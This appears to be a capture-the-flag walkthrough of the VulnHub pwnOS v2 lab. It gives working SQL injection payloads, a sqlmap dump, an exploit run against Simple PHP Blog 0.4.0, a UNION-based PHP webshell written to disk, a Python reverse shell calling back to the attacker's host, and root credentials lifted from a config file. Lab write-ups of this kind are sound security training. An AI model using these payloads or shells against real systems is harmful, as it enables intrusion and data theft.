Port 80

1. Enumerated dirs

```
200        25l        79w       854c http://10.10.10.100/index
200        25l        79w       854c http://10.10.10.100/index.php
200       693l      3328w         0c http://10.10.10.100/info
200       691l      3318w         0c http://10.10.10.100/info.php
200        34l       104w      1174c http://10.10.10.100/login
200        34l       104w      1174c http://10.10.10.100/login.php
200        43l       137w      1562c http://10.10.10.100/register
200        43l       137w      1562c http://10.10.10.100/register.php
301         9l        28w       311c http://10.10.10.100/blog
```

2. Proceed to `http://10.10.10.100/login.php`
    - Test for SQLi

```
An error occurred in script '/var/www/login.php' on line 47: Query: SELECT * FROM users WHERE email='' AND pass='bb589d0621e5472f470fa3425a234c74b1e202e8' AND active IS NULL
MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'bb589d0621e5472f470fa3425a234c74b1e202e8'
AND active IS NULL' at line 1
DateTime: 10-28-2021 14:55:57

Array
(
    [GLOBALS] => Array
 *RECURSION*
    [_POST] => Array
        (
            [email] => '
            [pass] => '
            [submit] => Login
            [submitted] => TRUE
        )

    [_GET] => Array
        (
        )

    [_COOKIE] => Array
        (
            [PHPSESSID] => 4pfj4kui2fqm5neir6j9168kb6
        )

    [_FILES] => Array
        (
        )

    [page_title] => Login
    [_SESSION] => Array
        (
        )

    [dbc] => mysqli Object
        (
            [affected_rows] => -1
            [client_info] => 5.1.54
            [client_version] => 50154
            [connect_errno] => 0
            [connect_error] =>
            [errno] => 1064
            [error] => You have an error in your SQL syntax; check the manual that corresponds to your MySQL server vers
            [field_count] => 0
            [host_info] => Localhost via UNIX socket
            [info] =>
            [insert_id] => 0
            [server_info] => 5.1.54-1ubuntu4
            [server_version] => 50154
            [sqlstate] => 42000
            [protocol_version] => 10
            [thread_id] => 92866
            [warning_count] => 0
        )

    [e] => '
    [p] => '
    [q] => SELECT * FROM users WHERE email=''' AND pass='bb589d0621e5472f470fa3425a234c74b1e202e8' AND active IS NULL
    [r] =>
)
```

3. Could not get manual SQLi to work
4. Run SQLMap

```
sqlmap -r sqli.txt --dump --output-dir=$(pwd)
```

5. Found credentials
    - admin@isints.com
      :c2c4b4e51d9e23c02c15702c136c3e950ba9a4af
    - raw-sha1
    - Unable to crack the hash
6. Enumerated /blog
    - http://10.10.10.100/blog/config/password
        - md5crypt:`$1$weWj5iAZ$NU4CkeZ9jNtcP/qrPC69a/`
        - Tried to bruteforce the hash, failed
    - Viewed the page source
        - Simple PHP Blog 0.4.0
        - Although `http://10.10.10.100/blog/docs/CHANGELOG.TXT`
          shows it 0.3.8

```
<html>
<head>
    <meta http-equiv='Content-Type' content='text/html; charset=ISO-8859-1'>

    <!-- Meta Data -->
        <meta name="generator" content="Simple PHP Blog 0.4.0" />
    <link rel="alternate" type="application/rss+xml" title="Get RSS 2.0 Feed" href="rss.php" />
    <link rel="alternate" type="application/rdf+xml" title="Get RDF 1.0 Feed" href="rdf.php" />
    <link rel="alternate" type="application/atom+xml" title="Get Atom 0.3 Feed" href="atom.php" />

    <!-- Meta Data -->
```

7. Searchsploit

```
└─# searchsploit simple php blog 0.4.0
----------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------
Simple PHP Blog 0.4.0 - Multiple Remote s
Simple PHP Blog 0.4.0 - Remote Command Execution (Metasploit)
----------------------------------------------------------------------
Shellcodes: No Results
```

8. Run the exploit

```
perl 1191.pl -h http://10.10.10.100/blog -e 1
```

```
                SimplePHPBlog v0.4.0 Exploits
                            by
                   Kenneth F. Belva, CISSP
                  http://www.ftusecurity.com

--------------------------------------------------------------------------------
Running cmd.php Upload Exploit....


Retrieved Username and Password Hash:
Deleted File: ./config/password.txt
./config/password.txt created!
Username is set to: a
Password is set to: a
Logged into SimplePHPBlog at: http://10.10.10.100/blog/login_cgi.php
Current Username 'a' and Password 'a'...
Created cmd.php on your local machine.
Created reset.php on your local machine.
Created cmd.php on target host: http://10.10.10.100/blog
Created reset.php on target host: http://10.10.10.100/blog
Removed cmd.php from your local machine.
Failed to POST 'http://10.10.10.100/blog/images/reset.php': 500 Internal Server Error at SimplePHPBlog0.4.0.pl line 418.
Removed reset.php from your local machine.┌──(root💀kali)-[~/vulnHub/pwnOSv2/10.10.10.100/exploit]
```

```
#Step 7: Pass command to delete reset.php (clean up)
#--------------------------------------------------------------------------
&DeleteFile($url . "/comment_delete_cgi.php?y=05&m=08&comment=","./images/reset.php");
print "\nRemoved reset.php from target host: " . $url;

print "\n\nTo run command please go to following link: \n\t" . $url."/images/cmd.php?cmd=[your command]";
```

- Proceed to `http://10.10.10.100/blog/images`, cmd.php exists

9. Obtain a shell

```
which python
python -c
'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn
;c=s();c.connect(("10.10.10.69",4444));f=c.fileno;o(f(),0);o(f(),1
);o(f(),2);p("/bin/sh")'
```

```
┌──(root💀kali)-[~/vulnHub/pwnOSv2/10.10.10.100/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.10.69] from (UNKNOWN) [10.10.10.100] 57457
$ whoami
whoami
www-data
$
```

Privilege Escalation

1. Ran linpeas, SQL running as root
2. We know that `http://10.10.10.100/login.php` is susceptible to SQLi, suggesting it is connecting to a database, find the mysqli_connect file for credentials

```
$ cat mysqli_connect.php
cat mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:

$dbc = @mysqli_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect to MySQL: ' . mysqli_connect_error() );

?>$
```

- root:root@ISIntS

3. Obtain root shell

```
?>$ su root
su root
Password: root@ISIntS

root@web:/var# whoami
whoami
root
root@web:/var#
```


Alternate way to obtain initial shell (SQLi)

1. Proceed to `http://10.10.10.100/login.php`
    - Test if it is susceptible to SQLi

```
An error occurred in script '/var/www/login.php' on line 47: Query: SELECT * FROM users WHERE email='' AND pass='bb589d0621e5472f470fa3425a234c74b1e202e8' AND active IS NULL
MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'bb589d0621e5472f470fa3425a234c74b1e202e8'
AND active IS NULL' at line 1
Date/Time: 10-28-2021 14:55:57

Array
(
    [GLOBALS] => Array
 *RECURSION*
    [_POST] => Array
        (
            [email] => '
            [pass] => '
            [submit] => Login
            [submitted] => TRUE
        )

    [_GET] => Array
        (
        )

    [_COOKIE] => Array
        (
            [PHPSESSID] => 4pfj4kui2fqm5neir6j9168kb6
        )

    [_FILES] => Array
        (
        )

    [page_title] => Login
    [_SESSION] => Array
        (
        )

    [dbc] => mysqli Object
        (
            [affected_rows] => -1
            [client_info] => 5.1.54
            [client_version] => 50154
            [connect_errno] => 0
            [connect_error] =>
            [errno] => 1064
            [error] => You have an error in your SQL syntax; check the manual that corresponds to your MySQL server vers
            [field_count] => 0
            [host_info] => Localhost via UNIX socket
            [info] =>
            [insert_id] => 0
            [server_info] => 5.1.54-1ubuntu4
            [server_version] => 50154
            [sqlstate] => 42000
            [protocol_version] => 10
            [thread_id] => 92866
            [warning_count] => 0
        )

    [e] => '
    [p] => '
    [q] => SELECT * FROM users WHERE email=''' AND pass='bb589d0621e5472f470fa3425a234c74b1e202e8' AND active IS NULL
    [r] =>
)
```

2. Determine number of columns


```
-1' UNION ALL SELECT 1,2,3,4,5,6,7,8 #
```



- Column 4 is reflected

3. Insert webshell

```
-1' UNION ALL SELECT 1,2,3,"<?php system($_GET[\'cmd\'])?
>",5,6,7,8 into outfile '/var/www/webshell2.php' #
```



4. Obtain reverse shell

```
http://10.10.10.100/webshell2.php?cmd=python -c
'a=__import__;s=a("socket").socket;o=a("os").dup2;p=a("pty").spawn
;c=s();c.connect(("10.10.10.69",4444));f=c.fileno;o(f(),0);o(f(),1
);o(f(),2);p("/bin/sh")'
```